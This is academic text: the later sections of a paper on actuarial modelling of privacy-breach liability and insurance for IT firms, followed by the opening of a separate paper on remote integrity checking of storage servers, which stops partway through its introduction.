We now assume that a series of claims C_j may arrive at certain random times N_j. Each of these claims may be distributed as determined by the RUM. Of paramount importance to the construction of a satisfactory model for the liabilities of a firm handling privacy related data is to model the distribution of random times when claims concerning privacy breaches may occur.

The distribution of random times may be modeled as a Poisson distribution $Pois(\lambda)$ or as a geometric distribution.

Another possible model for the distribution of the arrival times may be a renewal process. This may be seen as a generalization of the homogeneous Poisson process, allowing for the modeling of large gaps between the arrival of claims. A renewal process may be constructed as a random walk $T_0 = 0$, $T_n = W_0 + W_1 + \cdots + W_n$ where W_i is an i.i.d. sequence of almost surely positive random variables. The special case where $W_i \sim Exp(\lambda)$ generates the homogeneous Poisson process. However, the use of interarrival time distributions such as the lognormal or the Pareto distribution may model long interarrival times, which may be better fitted for the description of claims connected to privacy related incidents.

Yet another possibility for modeling the distribution of arrival times for the individual claims may be a mixed Poisson process. This, generally speaking, is a Poisson process, whose rate is no longer deterministic but rather a random variable, that is $N(t) = \bar{N}(\theta\,\mu(t))$ where $\bar{N}$ is a standard homogeneous Poisson process, μ is the mean value function of a Poisson process and θ a positive random variable, independent of N. The random variable θ is called the mixing variable. Mixture models may provide a wide variety of distributions for $N(t)$. For example, if $\mu(t) = t$ and θ is assumed to follow the gamma distribution with parameters γ and β then $N(t)$ is distributed by the negative binomial with parameter $(p, v) = (\frac{\beta}{t+\beta}, \gamma)$.

Such a model may be reasonable into taking account of the randomness included into whether somebody suffering a privacy incident will finally decide to act and demand compensation or not, and if yes when. It is a nice complement to the RUM, since the RUM was used to estimate the size of the claims, given that the person suffering the privacy incident had decided to act and claim compensation. The mixed Poisson case is a nice way to model the probability and the waiting time distributions of the events related to when and how often the person suffering the privacy incident will decide to act. An interesting fact concerning models using mixed Poisson processes is that the increments now may be dependent, in contrast to the situation for the Poisson process. This introduces difficulties in calculating the statistical characteristics of the total claim $L(t)$ (defined formally in the next paragraph), but it offers realistic effects to the model. For instance, the intention of somebody to act against a privacy breach, may depend on the number of previous breaches that passed without taking any action. On the same argument, if one has already taken legal action in protest to a privacy breach, she is more likely to do it again, since she has overtaken once the "barrier" of the legal and formal measures to be followed.

4.2 Modeling the Total Claim Amount

The total claim up to time t will be given by the random sum

$$L(t) = \sum_{i=0}^{N(t)} C_i$$

This is a compound random variable and forms the basis of the model of collective risk in actuarial mathematics. The distribution of $L(t)$ depends on the distribution of C_i and on the distribution of the counting process $N(t)$. In this subsection we assume that our population is homogeneous, i.e. the C_i's are i.i.d.

Assuming independence between $N(t)$ and the size of the arriving claims C_j, we may calculate the expected total claim and its variance

$$\mathbb{E}[L(t)] = \mathbb{E}[N(t)]\,\mathbb{E}[C]$$

$$Var(L(t)) = Var(N(t))(\mathbb{E}[C])^2 + \mathbb{E}[N(t)]Var(C).$$

For instance, when $N(t) \sim Pois(\lambda t)$, straightforward calculations imply

$$\mathbb{E}[L(t)] = \lambda\, t\, \mathbb{E}[C_1]$$
$$Var(L(t)) = \lambda\, t\, \mathbb{E}[C_1^2]$$

where $\mathbb{E}[C_1]$ and $\mathbb{E}[C_1^2]$ can be estimated by the use of the RUM.

In the case where $N(t)$ is modeled with the use of a renewal process, we may have a more realistic and robust model. The price one has to pay though when abandoning the nice Poisson type structure of the model is that the statistical properties of the stochastic process $L(t)$ may no longer be as easily calculated analytically and one may have to resort to simulation studies. However, approximate limiting results are available, allowing to state general approximate but robust results, since they hold under quite general conditions. For example, an important result from renewal theory states that if $\mathbb{E}[W_1] = \lambda^{-1}$, then the counting process $N(t)$ that counts the number of claims up to time t satisfies, almost surely, $\lim_{t\to\infty} \frac{N(t)}{t} = \lambda$. This suggests that for a general model utilizing a renewal process, $\mathbb{E}[N(t)]$ is of order $\lambda t = \frac{t}{\mathbb{E}[W_1]}$ for large t and this can be turned into a rigorous limiting argument in the sense that $\lim_{t\to\infty} \frac{\mathbb{E}[N(t)]}{t} = \lambda$. Similar asymptotic results can be shown to hold for the variance. For instance, assuming that $\mathbb{E}[W_1^2] < \infty$,

$$\lim_{t\to\infty} \frac{Var(N(t))}{t} = \frac{Var(W_1)}{(\mathbb{E}[W_1])^3},$$

and most importantly a central limit theorem can be shown to hold for the variance, stating in particular that $(Var(N(t))(\mathbb{E}[W_1])^{-3}\, t)^{-1/2}\, (N(t) - \lambda\, t)$ converges in distribution to $N(0,1)$ as $t \to \infty$, thus allowing detailed probabilistic estimates for this quantity.

Thus, asymptotic results are achievable. For instance, the statistical quantities of $L(t)$ are estimated as

$$\mathbb{E}[L(t)] = \lambda\, t\, \mathbb{E}[C_1]\, (1 + o(1)),\ \ t \to \infty,$$
$$Var(L(t)) = \lambda\, t\, \{Var(C_1) + Var(W_1)\, \lambda^2\, (\mathbb{E}[C_1])^2\}\, (1 + o(1)),\ \ t \to \infty$$

Since the process $L(t)$ provides important information concerning the liability of the firm with respect to privacy related breaches, more information than just the moments will be welcome. For instance, within the context of the general renewal model, central limit type theorems may be proved for the distribution of $L(t)$. In particular,

$$P\left(\frac{L(t) - \mathbb{E}[L(t)]}{\sqrt{Var(L(t))}} \le x\right) \to \Phi(x),\ \ x \in \mathbb{R} \tag{1}$$

where $\Phi(x)$ is the cumulative normal distribution. Such results may provide detailed information concerning the probability of the total risk the firm is facing.

In the general case, the characteristic function for the total claim $L(t)$, $\phi(s;t) = \mathbb{E}[exp(\mathrm{i}\, s\, L(t))]$, where $s \in \mathbb{R}$ and i is the imaginary unit, may be calculated. Using the independence property of $N(t)$ and C_i we obtain that

$$\phi(s;t) = \mathbb{E}[\exp(N(t)\ \ln(\phi_C(s))] = m_{N(t)}(\ln(\phi_C(s)) \tag{2}$$

where $\phi_C(s)$ is the characteristic function for C_i.

For example the characteristic function when $N(t)$ is Poisson distributed with mean function $\mu(t)$ is given by

$$\phi(s;t) = exp(-\mu(t)(1 - \phi_C(s)))$$

for real s. Another choice of model for the claim arrival times may be for instance that the claims arrive with a geometric distribution with parameter $p \in (0,1)$.

Well founded techniques from the theory of actuarial mathematics may be used for the analytical approximation of the total claim as well as its numerical simulation.

5 Inhomogeneity of the Population and Disclosure of More Than One Type of Data

In the above collective risk model we assumed that the population of clients that may claim compensation for a privacy violation is homogeneous, in the sense that they all share the same characteristics (income, level of computer literacy etc.). This may simplify the analysis but it is not a realistic assumption.

We will thus assume that the IT firm has a collection of clients, whose income is distributed by a probability distribution of income $F(y)$ and whose characteristics z are distributed by a probability distribution $G(z)$. Then a possible claim will be a random variable which depends on parameters which are themselves random variables that follow some probability distribution which is either known objectively and treated as some sort of statistical probability, or can be thought of as a subjective belief concerning the composition of the population which may be treated using the methodology of Bayesian statistics.

If we then assume a logit or probit model with income y and parameters z then the possible claim will be a random variable C such that $E[C \mid Y = y, Z = z] = C(y,z) \sim Logit(y,z)$ or $E[C \mid Y = y, Z = z] = C(y,z) \sim Probit(y,z)$ respectively.

This is valid for a single claim. We now wish to model the claims coming for compensation at different times as coming from different individuals (clients) with different characteristics. Therefore, the collective claim will be

$$L(t) = \sum_{i=0}^{N(t)} C(Y_i, Z_i)$$

where the random variables Y_i and Z_i represent draws from the distribution $F(y)$ and $G(z)$ respectively, at the times where the point process $N(t)$ takes the values $N(t) = i$, i.e. at the times where the claims occur.

The simulation of the inhomogeneous population model, will give more realistic estimates on the possible distribution of claims.

A feasible way of modeling this situation is through the use of the heterogeneity model; according to which a firm may have k different customers and each customer k may be described by the pair $(\theta_k, \{C_{k,t}\}_t)$ where $\theta_k = (y_k, z_k)$ is the heterogeneity parameter which includes the characteristics of the customer, and $\{C_{k,t}\}_t$ is the sequence of claim sizes for customer k, over the time interval $[0, T]$ that the policy holds. We will assume that the θ_k are i.i.d. random variables, representing draws from the same distribution and that given θ_k the sequence $C_{k,t}$ is i.i.d. with known distribution, provided by the use of the RUM, say $F(\cdot, \mid \theta_k)$. Obviously, $P(C_{k,t} \leq x) = \mathbb{E}[F(x \mid \theta_k)]$.

The firm would like to estimate the claims expected from a particular customer type k, given the past claims this customer has asked for, i.e. given data $C_{obs,k} = \{C_1, C_2, \cdots, C_t\}$ for some $t \leq T_{obs}$, where $[0,\, T_{obs}]$ is some observation period, from the history of this customer. To this end, we may use the Bayes estimator, to obtain the best (in the sense of minimum L^2 error) estimate for the quantity under consideration. The reasonable quantities that enter this estimator will now be

$$\mu(\theta_k) = \mathbb{E}[C_{k,t} \mid \theta_k] = \int x \, dF(x \mid \theta_k)$$
$$Var(\theta_k) = \mathbb{E}[(C_{k,t} - \mu(\theta_k))^2 \mid \theta_k]$$

and the estimator will be

$$\hat{\mu} = \mathbb{E}[\mu(\theta_k) \mid C_{obs,k}]$$

The mean square error induced by this estimator will be

$$E = \mathbb{E}[Var(\theta_k) \mid C_{obs,k}]$$

These estimators depend only on the history of observed claims $C_{obs,k}$ for customer type k. To make further use of these estimators one must find the conditional density of $C \mid \theta$. This is provided for instance in the case of continuous distributions by

$$f_\theta(y \mid C = c) = \frac{f_\theta(y) f_{C_1}(c_1 \mid \theta = y) \cdots f_{C_1}(c_n \mid \theta = y)}{f_C(c)}$$

As an example consider the case where the claims are Poisson distributed, and the parameters are gamma distributed. In this case the Bayes estimator may be calculated exactly (see e.g. [24]) as

$$\hat{\mu}_B = \frac{\gamma + \sum_{i=1}^{n} C_i}{\beta + n}$$

where $\{C_i\}$ is the observed data and β and γ are the parameters of the gamma distribution, or in the equivalent representation

$$\hat{\mu}_B = (1 - w)\, \mathbb{E}[\theta] \, + \, w \, \bar{C}$$

where $\bar{C}$ is the sample mean for the customer k and $w = \frac{n}{n+\beta}$ is a positive weight. Therefore the estimator can be expressed as a weighted average of the expected heterogeneity parameter and the sample mean.

The above formulae provide, in principle, an answer for the Bayes estimator, but they cannot in general provide easy to use analytic estimates in cases other than when special distributions, such as for instance those of the above example, are used. In the general situation, which is likely to arise in practice, one may focus on finding linear estimators that minimize the mean square error even though the Bayes estimator may be of a different form. In other words, in order to compromise between the accuracy of the exact Bayes estimator and the feasibility of its calculation we decide to look for estimators in a particular class of estimators of the form

$$\hat{\mu} = a_0 + \sum_{k=1}^{r} \sum_{t=1}^{n} a_{k,t}\, C_{k,t}$$

where $C_{k,t}$ are the observed claims and $\{a_0, a_{k,t}\}$ are constants to be estimated. The estimation procedure will take place by solving the minimization problem for the mean square error using standard techniques from linear model theory. One particular instance leading to an easy to use estimator is the Bühlmann model [25], which leads to estimators for $\mu(\theta_k)$ of the form

$$\hat{\mu} = (1 - w)\,\mathbb{E}[\mu(\theta_k)] + w\,\bar{X}_k$$
$$w = \frac{n_k Var(\mu(\theta_k)}{n_k\, Var(\mu(\theta_k + \mathbb{E}[Var(C_{k,t} \mid \theta_k)]}$$

The delicate nature of the claims, which often lead to the need of very refined statistical study, in the sense that even the same customer or class of customers may react differently in similar situations, may need heterogeneous models where heterogeneity is allowed within each policy. This will allow the treatment of different types of privacy breaches for the same type of customer k. This model will be treated in a separate publication.

6 Use of the Risk Model for the Insurance and Risk Management of an IT Business Dealing with Personal Data

The above collective risk model may be used for the insurance and risk management of an IT business that deals with personal data.

6.1 Insurance of an IT Business Handling Private Data

Consider that the IT business enters into an insurance contract with an insurance firm that undertakes the total claim $X = L(t)$ that its clients may ask for, as a consequence of privacy breaches, over the time t of validity of the contract. This of course should be done at the expense of a premium paid by the IT business to the insurer. How much should this premium be?

This is an important question, that has been dealt with in the past in the literature.

One possible principle regarding premium calculation can be the following: In some sense, the premium should be such that the insurer is in the mean safe, meaning that it minimizes the risk of ruin of the insurer. Certain premium calculations principles along this line are $\pi(X) = (1 + a)\mathbb{E}[X]$ where a is called the safety loading factor, $\pi(X) = \mathbb{E}[X] + f(var(X))$ where usual choices for $f(x)$ are $f(x) = ax$ or $f(x) = a\sqrt{x}$. Since the expectation and the variance of $X = L(t)$ can be calculated either explicitly or approximated within the context of the model presented in this work, the premium calculation is essentially done.

Other possible principles are utility based, studying the incentive of the insurer to accept the insurance contract for the firm. Clearly, if the insurer decides over uncertain decisions using an expected utility function U, the total premium π demanded by the insurer will be such that the lottery $w-X+\pi(X)$ is indifferent to the certain wealth w, where w is the initial wealth of the insurer. Therefore, the premium will be the solution of the algebraic equation

$$\mathbb{E}[U(w - X + \pi(X))] = U(w)$$

which clearly depends on both the distribution of X as well as on the choice of utility function for the insurer. One possible choice would be the exponential utility function $U(x) = -\frac{1}{a}\exp(-\alpha\, x)$ which leads to the premium calculation

$$\pi(x) = \frac{1}{a} ln(\mathbb{E}[e^{aX}]).$$

The quantity $\mathbb{E}[e^{aX}]$ can be calculated for the risk model introduced above through the properties of the characteristic function (see equation (2)).

The methods of Section 5 may be used for a more accurate and fair calculation of the premium charged by the insurer, through the design of more personalized contracts, dealing with particular firms who interact with particular types of data and customers. The sophisticated techniques of Credibility Theory [25], may be used to estimate the correct individual premia for particular classes of customers. For instance, assuming a linear premium calculation principle, the correct individual premium for a firm treating customers in class k would be proportional to $\mu(\theta_k)$. But in practice both θ and $\mu(\theta)$ may be unknown, so it is necessary to estimate them. Bayes estimators such as those of Section 5 may be used to estimate the correct individual premium, using observations of the claims from particular types of customers. Such Bayes estimators are often called the best experience estimators, for obvious reasons. The collective premium for a collection of different customer types may be estimated by taking the expectation of the individual premium over the distribution of different customer types $U(\theta)$.

6.2 Optimal Insurance Coverage of the Firm

Assuming oligopoly in the insurance business sector, the insurer decides on the levels of the premium to be charged per unit of coverage. This assumption is not unreasonable, since, for such specialized contracts, we expect that only a small number of insurance companies will be interested in offering them.

Once the premium levels are set, using the principles provided in Section 6.1, the firm may decide on the optimal coverage that it will buy from the insurer. This may be done by considering an optimization problem. If the premium per unit of coverage is π, and the firm decides to cover itself for the total compensation qX given that claims X occur then it faces the lottery $w - X + qX - \pi qX$. It will choose the level of coverage q by solving the maximization problem

$$\max_q \mathbb{E}[U(w - X + q\,X - \pi\,q\,X)]$$

given π. This will give the optimal coverage for the firm.

6.3 Risk Management of the IT Firm

For the risk management of an IT business handling personal data one may ask, what is the sum that is in danger at time t for the business at some certainty level α? This is the value at risk (VaR) for the IT firm which is defined through the quantile of the random variable $L(t)$. More precisely, the value at risk of the firm at time i with confidence level α is $VaR(L(t);\alpha) = x$, where $P(L(t) > x) = \alpha$ for some $\alpha \in (0, 1)$. This corresponds to the largest sum that the firm is jeopardising at time t with a confidence level α. This quantity which is very important for the financial decisions of the firm can be calculated or approximated through our collective risk model.

For instance, in the case of the renewal model for the arrival of claims one may use the large deviation estimates given by (1) to provide estimates for the value at risk of the firm. In other, more complicated models, simulations may provide an answer.

6.4 Other Applications

The applicability of our collective risk model is by no means limited to the above applications.

Another alternative is its use for the design of contract structures between different firms handling sensitive data, or between such firms and insurers so as to allow for the optimal risk transfer and the best possible coverage. One may thus define the analogues of credit swaps or other credit derivatives that will effectuate the optimal risk transfer.

Another application of the proposed risk model is the study of an optimal insurance contract offering optimal coverage to two firms A and B, where A is assumed to be a contractor, subcontracting a project to B that is assumed to be of questionable credibility. As such, B may deliberately reveal private data of the clients of A for its own interest, thus exposing A to possible claims from its clients. One possible way of covering itself against this situation is to enter into a joint insurance contract so as to optimally cover its possible losses. In [26] we have studied the design of the optimal contract for this situation, taking for granted the possible loss L for a security violation or privacy breech. The collective risk model proposed here, may be used within the context of [26] to refine the modeling of the subcontracting situation in the case of privacy.

7 A Simulated Example

In order to obtain a feeling of the practical aspects of the previous discussion we present a simple simulated example. We consider an IT firm that is worried about possible privacy violation claims by its clients. We make the following assumptions:

(1) Under no privacy violation incidents, the end of period wealth of the IT firm will be $W = 100\,000$.
(2) The IT firm has 100 clients
(3) Each client has income y drawn from a Pareto distribution with mean 20 000, mode 10 000 and Pareto index 3
(4) Each client has personal characteristics described by a 10-dimensional vector z. Each coordinate of z can take a value equal to either 1 or 0 with probability $0, 5$. A coordinate equal to 1 means that the client exhibits the corresponding characteristic, while a coordinate equal to 0 signifies that the client lacks the corresponding characteristic.
(5) Each client's level of satisfaction at each privacy state $i \in \{0, 1\}$, is described by a random utility function $u_i(y, z) + \epsilon_i$ with $u_i(y, z) = y + b_i z$, $b_0 - b_1 = (200, \cdots, 200)$ and error term $\epsilon = \epsilon_0 - \epsilon_1$ normally distributed with mean 0 and variance 1.
(6) The number of claims from these clients within the next period follows a Poisson distribution with parameter $\lambda = 50$.

The next figure illustrates the resulting distribution of the total claim that the IT firm may faces under the above assumptions. The mean of the distribution is approximately 50 000 and the standard deviation is about 7 500, while with 95% confidence the total claim will not exceed 63 000 .

Suppose now that the IT firm is considering to purchase insurance in order to cover against possible privacy violation claims. Let $\pi(X)$ denote the premium that an insurance company is charging in order to offer complete coverage to the IT firm for the next period. By the expression 'complete coverage', we mean that if the IT firm has to pay a compensation x to its clients for privacy violations claims during the next period, then the insurance company will reimburse the IT firm the full amount x. However it may not be optimal for the IT firm to obtain complete coverage at the required premium $\pi(X)$ that the insurance company is charging. Therefore, the IT firm faces the problem of deciding what is the optimal percentage q of coverage that should be bought from the insurance company; the IT firm will pay a premium $q\pi(X)$ to the insurance company and if during the next period the IT firm is required to pay an amount of x to its clients because of privacy violation claims, then the insurance company will compensate the IT firm by an amount of qx.




Fig. 1. The distribution of the total privacy violation claims under assumptions 1-6. The expected value is equal to approximately 50 000 and the standard deviation is about 7 430. With 95% confidence, the total claim will not exceed 63 000.

Assume moreover that the IT firm, deciding on the basis of expected utility, has preferences with regard to end of period wealth that are described by a utility function $U(x)$. Then, given the insurance premium $\pi(X)$, the IT firm has to solve the maximization problem

$$\max_q \mathbb{E}[U(W - X + q\,X - q\,\pi(X)]$$

To make things more concrete, let us consider two cases of utility functions of the IT firm, an exponential one given by $U(x) = 1 - \exp(-0,003\%\,x)$ and a logarithmic one given by $U(x) = \ln(x)$. It turns out that, no matter which utility function is used, if the premium demanded by the insurance company is $\pi(X) = 55\,000$ then $q = 0$, i.e. the IT firm is not willing to obtain any insurance at all for such a price. If however $\pi(X) = 50\,000$ (which is the expected value of the total claim) then, no matter which utility function is used, it turns out that $q = 100\%$, i.e. at this price the IT firm is willing to obtain full coverage. Finally, for a price $\pi(X) = 50\,200$ it turns out that $q = 80\%$ in the case of exponential utility, while $q = 71\%$ in the case of logarithmic utility.

Suppose now that, after further investment in infrastructure and strengthening of security procedures, the IT firm revised its model about the number of privacy incidents claims arriving within the next period and has estimated that it follows a Poisson process with parameter $\lambda = 10$. Then the distribution of the total claim exhibits a mean of approximately 10 000 and a standard deviation of about 3 300, while with 95% confidence the total claim will not exceed 16 000. This kind of analysis may complement a cost benefit analysis of the IT company well with regard to the level of security related investments.

8 Conclusions

Management of personal data is today becoming a crucial need for many users, applications and IT firms. In this paper a risk model which models the risk that an IT firm is exposed to, as a result of privacy violation and possible disclosure of personal data of her clients, has been proposed. The basis of the model is a RUM, which aims at capturing the subjective nature of the privacy value. A collective risk model has also been proposed, modeling the exposure of the firm over a certain time period, for homogeneous and inhomogeneous client populations. The model has been used for designing and valuating insurance contracts that optimally cover the firm or for risk management purposes. The model may be utilized in the framework of many other interesting applications.

References

1. Warren, S.D., Brandeis, L.D.: The rights to privacy, Harvard Law Review, vol. 5(1), pp. 193–220 (1890)
2. Westin, A.F.: Privacy and Freedom. Atheneum, New York (1967)
3. Gritzalis, S.: Enhancing Web privacy and anonymity in the digital era. Information Management and Computer Security 12(3), 255–288 (2004)
4. Phelps, J., Nowak, G., Ferrell, E.: Privacy Concerns and Consumer Willingness to Provide Personal Information. Journal of Public Policy and Marketing 19(1), 27–41 (2000)
5. Fox, S.: Trust and privacy online: Why Americans want to rewrite the rules, Tech. rep. The Pew Internet & American Life Project, Washington D.C (2000)
6. Culnan, M.J., Milne, G.R.: The Culnan-Milne Survey on Consumers and Online Privacy Notices: Summary of Responses (December 2001), http://www.ftc.gov/bcp/workshops/glb/supporting/culnan-milne.pdf
7. Hoffman, D.L., Novak, T.P., Peralta, M.A.: Building Consumer Trust Online. Communications of the ACM 42(4), 80–85 (1999)
8. Milberg, S.J., Smith, H.J., Burke, S.J.: Information Privacy: Corporate Management and National Regulation, Organization Science, vol. 11(1), pp. 35–57 (2000)
9. Smith, H.J.: Information Privacy and Marketing: What the U.S. Should (and Shouldn't) Learn from Europe, California Management Review 43(2), 8–33 (2001)
10. Smith, J., Milberg, S., Burke, S.: Information Privacy: measuring individuals' concerns about organizational practices. MIS Quarterly 20, 167–196 (1996)
11. Dhillon, G.S., Moores, T.T.: Internet privacy: Interpreting key issues. Information Resources Management Journal 14(4), 33–37 (2001)
12. Cranor, L.F., Reagle, J., Ackerman, M.S.: Beyond concern: Understanding Net Users's Attitudes About Online Privacy, AT&T Labs -Research Technical Report TR 99.4.3 (1999), http://www.research.att.com/library/

13. Wang, H., Lee, M.K.O., Wang, C.: Consumer Privacy Concerns about Internet Marketing. Communications of the ACM 41(3), 63–70 (1998)
14. Ackerman, M.S., Cranor, L.F., Reagle, J.: Privacy in e-commerce: examining user scenarios and privacy preferences. In: Proceedings of the First ACM Conference on Electronic Commerce, pp. 1–8 (1999)
15. Spiekermann, S., Grossklags, J., Berendt, B.: E-privacy in 2nd generation e-commerce: privacy preferences versus actual behavior. In: Proceedings of the 3rd ACM Conference on Electronic Commerce, pp. 38–47 (2001)
16. Hann, I., Hui, K.L., Lee, T.S., Png, I.P.L.: Online information privacy: Measuring the cost-benefit trade-offs. In: Proceedings of the Twenty-Third International Conference on Information Systems, Barcelona, Spain, pp. 1–10 (2002)
17. Chellappa, R.K., Sin, R.: Personalization Versus Privacy: An Empirical Examination of the Online Consumer's Dilemma. Information Technology and Management 6(2-3) (2005)
18. Acquisti, A., Grossklags, J.: Losses, gains, and hyperbolic discounting: An experimental approach to information security attitudes and behavior. In: 2nd Annual Workshop on Economics and Information Security (WEIS) (2003)
19. Acquisti, A., Grossklags, J.: Privacy and Rationality in Individual Decision Making. IEEE Security and Privacy 3(1), 26–33 (2005)
20. Westin, A.F.: Privacy and American Business Study (1997), http://www.pandab.org
21. Faja, S.: Privacy in E-Commerce: Understanding user trade-offs. Issues in Information Systems VI(2), 83–89 (2005)
22. Laudon, K.C.: Markets and Privacy. Communications of the ACM 39(9), 92–104 (1996)
23. Acquisti, A., Friedman, A., Telang, R.: Is there a cost to privacy breaches? an event study. In: Workshop on the Economics of Information Security (WEIS) (2006)
24. Mikosh, T.: Non-life insurance mathematics: An introduction using stochastic processes. Springer, Heidelberg (2006)
25. Buhlmann, H., Gisler, A.: A course on credibility theory and its applications. Springer, Heidelberg (2005)
26. Gritzalis, S., Yannacopoulos, A.N., Lambrinoudakis, C., Hatzopoulos, P., Katsikas, S.K.: A probabilistic model for optimal insurance contracts against security risks and privacy violations in IT outsourcing environments. International Journal of Information Security 6(4), 197–211 (2007)

Remote Integrity Check with Dishonest Storage Server

Ee-Chien Chang and Jia Xu

School of Computing
National University of Singapore
{changec,xujia}@comp.nus.edu.sg

Abstract. We are interested in this problem: a verifier, with a small and reliable storage, wants to periodically check whether a remote server is keeping a large file $\mathbf{x}$. A dishonest server, by adapting the challenges and responses, tries to discard partial information of $\mathbf{x}$ and yet evades detection. Besides the security requirements, there are considerations on communication, storage size and computation time. Juels et al. [10] gave a security model for *Proof of Retrievability* ($\mathcal{POR}$) system. The model imposes a requirement that the original $\mathbf{x}$ can be recovered from multiple challenges-responses. Such requirement is not necessary in our problem. Hence, we propose an alternative security model for *Remote Integrity Check* ($\mathcal{RIC}$). We study a few schemes and analyze their efficiency and security. In particular, we prove the security of a proposed scheme `HENC`. This scheme can be deployed as a $\mathcal{POR}$ system and it also serves as an example of an effective $\mathcal{POR}$ system whose "extraction" is not verifiable. We also propose a combination of the RSA-based scheme by Filho et al. [7] and the ECC-based authenticator by Naor et al. [12], which achieves good asymptotic performance. This scheme is not a $\mathcal{POR}$ system and seems to be a secure $\mathcal{RIC}$. In-so-far, all schemes that have been proven secure can also be adopted as $\mathcal{POR}$ systems. This brings out the question of whether there are fundamental differences between the two models. To highlight the differences, we introduce a notion, *trap-door compression*, that captures a property on compressibility.

1 Introduction

Recently, there is growing interests in remote verification of storage server. Consider the scenario where Alice has a large file $\mathbf{x}$ which she wants to store in a peer-to-peer backup system, and she does not want to keep it locally. Bob, a peer node, promises to keep the file for Alice. However, Bob might discard portion of $\mathbf{x}$ to save storage, or temporarily move the file to a slower storage, hoping that Alice may not need it during the period. To prevent cheating, periodically, Alice wants to remotely check that Bob indeed has $\mathbf{x}$ readily available for reading without retrieving the whole $\mathbf{x}$.

Besides the security requirements, the scheme has to be efficient. There are a few resources to be considered: (1) The amount of communication bits required per verification should be small. (2) The storage at the verifier should be small.

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 223–237, 2008.

We want to limit it to a constant factor of κ, where κ is a security parameter sufficiently large for cryptography, for e.g. $\kappa = 1024$. (3) The size of the additional storage at the server should be small. Although it is desired to have $O(\kappa)$ additional storage, sublinear (w.r.t. the original file size) is also acceptable. (4) Finally, computation per verification should be low. To quantify the amount of computation, we measure the number of bits accessed from the storage.

Security Model. Let us call the problem considered in this paper *Remote Integrity Check* ($\mathcal{RIC}$). Formulating the security requirement is tricky since the server is free to transform the data. Juels et al. [10] proposed a security model for *Proof Of Retrievability* ($\mathcal{POR}$) system. Roughly, a scheme is secure if, there is a polynomial time extractor, s.t. for any server that is able to pass the verification, the extractor can recover the original file by carrying out multiple verifications. There is a subtle but crucial difference between $\mathcal{POR}$ system and the $\mathcal{RIC}$. Under $\mathcal{POR}$, the original can be recovered by interacting with the server. This requirement on recovery is not necessary in remote integrity check, where verification and recovery can be carried out in two different phases. For example, in the previous application of peer-2-peer backup, when Alice decides to recover the file $\mathbf{x}$, she can retrieve the whole $\mathbf{x}$ and then checks the integrity of $\mathbf{x}$ using the usual message authentication code or signature, without carrying out the verification protocol.

Without the recovery requirement, we may be able to design schemes with better performance. One possible candidate is the simple and yet interesting RSA-based scheme by Filho et al. [7]. In this scheme, the server's response is $r^{\mathbf{x}} \bmod n$, where $\mathbf{x}$ is the file treated as a single integer, r a randomly chosen challenge and n a composite. Since the responses only contain information of $\mathbf{x} \bmod \phi(n)$, thus it is impossible to recover $\mathbf{x}$ from multiple challenges-response. Nevertheless, the RSA-based scheme seems able to detect a dishonest server who has discarded partial information. Another example is a scheme by Ateniese et al. [2]. Similarly, it is impossible to recover the original by interacting with their server. Thus it is inappropriate to prove the security of these schemes using security model of $\mathcal{POR}$, and a "weaker" security model for $\mathcal{RIC}$ is needed.

We propose a variant of security requirement where the extractor, instead of interacting with the server, has complete access to the server's storage. Two forms based on the computing power of the extractor are considered. We first consider extractor which is a maximum likelihood decoder and does not impose constrain on its computing time. If a scheme is secure under this setting, we call it weakly-secure. We also consider extractors that are probabilistic polynomial time. The security of a scheme is parameterized by (β, γ). Intuitively, a scheme is (β, γ)-secure (or weakly secure) if, for any server that can pass the verification with probability β, then there is an extractor who can recover the original from the verifier's and server's storages with probability at least γ.

In-so-far, all schemes that have been proven secure under $\mathcal{RIC}$ can also be employed as a secure $\mathcal{POR}$. This indicates some intriguing differences between $\mathcal{POR}$ and $\mathcal{RIC}$. To highlight this issue, we reformulate the model to a simple form which we call *trap-door compression*: Consider a keyed-hash family. With a secret key, the owner can lossily (that is, some information has been discarded) compress the file $\mathbf{x}$ to $\widetilde{\mathbf{x}}$, s.t. for any r, the hashed value $H(r, \mathbf{x})$ can be computed from $\widetilde{\mathbf{x}}$, r and the secret key. However, without the secret key, any dishonest server is unable to discard partial information and yet able to compute the hash. In other words, without the secret key, compression w.r.t. the keyed-hash family is computationally difficult. Note that from a trap-door compression, it is easy to build a $\mathcal{RIC}$ which is not a $\mathcal{POR}$ system. This property on "compressibility" could be of independent interest.

Proposed Schemes. The error correcting code (ECC) based authenticator [4,12] can be directly employed as a $\mathcal{RIC}$ and $\mathcal{POR}$ (we call this scheme `AUTH`). The scheme `AUTH` introduces redundancy into the file to achieve tradeoff between additional storage and the number of bits read per verification. Such generic technique is effective and hence we want to design schemes whereby the technique can be incorporated. On the other hand, the main drawback of `AUTH` is the large server's storage required. For example, it requires at least 4 times more storage space if a single verification achieves less than 0.5 false acceptance rate. To lower the false acceptance rate, multiple verifications can be made but that will incur more communication bits.

To reduce the communication bits, we can use a simple homomorphic MAC and an almost universal hash family. This scheme is also proposed by Shacham et al. [14] and this paper is an independent work. Let us call this scheme `HTAG`. Essentially, `HTAG` hashes and aggregates multiple challenge-response into one, and thus reducing the number of communication bits to a constant factor of κ. However, there is no reduction in the storage size.

We next give a simple scheme `HENC` which requires sub-linear (w.r.t. the file size) additional storage but more communication bits. `HENC` sends a sequence of the form $(g^{\alpha r} \mod p), (g^{\alpha r^2} \mod p), \ldots$ during verification, where α and r are secrets. Using a bilinear map, the communication bits can be reduced by square-root of the original. We can show that `HENC` is a weakly-secure $\mathcal{RIC}$. By using the Paillier cryptosystem, we can obtain a variant that is a secure $\mathcal{RIC}$. `HENC` can be used as $\mathcal{POR}$ system: to recover the file, the owner uses another algorithm to generate the queries. However, the response from the server cannot be verified. Hence, `HENC` also serves as an example of a $\mathcal{POR}$ system whose extraction is not verifiable [5]. We also propose `HYB`, a hybrid of `HENC` with `HTAG`, that further reduces communication bits.

